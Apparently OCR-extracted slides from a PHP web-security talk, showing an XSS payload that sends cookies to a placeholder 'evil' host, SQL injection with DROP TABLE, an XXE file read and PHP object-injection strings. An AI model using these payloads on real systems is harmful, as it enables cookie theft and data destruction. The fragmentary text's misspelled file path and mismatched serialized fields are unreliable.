
https://example.com/search.php?query= <img src=x onerror=this.src='http://evil/?c='+document.cookie>


```
query("SELECT * FROM posts WHERE title = '{$_GET['query']}'");
```


```
query("SELECT * FROM posts WHERE title = '{$_GET['query']}'");
```

```
SELECT * FROM posts WHERE title = 'Best stoopwafels'; DROP TABLE posts;--
```

Obligatory xkcd Comic



https://xkcd.com/327/

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [ <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/password" >]>
   <foo>&xxe;</foo>
```

```php
class Foo {
  public $file = 'test.txt';
  public $data = 'bar';
  function __destruct(): void {
    file_put_contents($this->file, $this->data);
  }
}
```

```php
class Foo {
  public $file = 'test.txt';
  public $data = 'bar';
  function __destruct(): void {
    file_put_contents($this->file, $this->data);
  }
}
```


serialize()

O:3:%22foo%22:2:{s:4:%22file%22;s:8:%22test.txt%22;s:3:%22bar%22;s:5:%22aaaa%22;}

O:3:%22foo%22:2:{s:4:%22file%22;s:9:%22index.php%22;s:5:%22die()%22;s:5:%22aaaa%22;}

Never Trust User Input!


When to trust user input




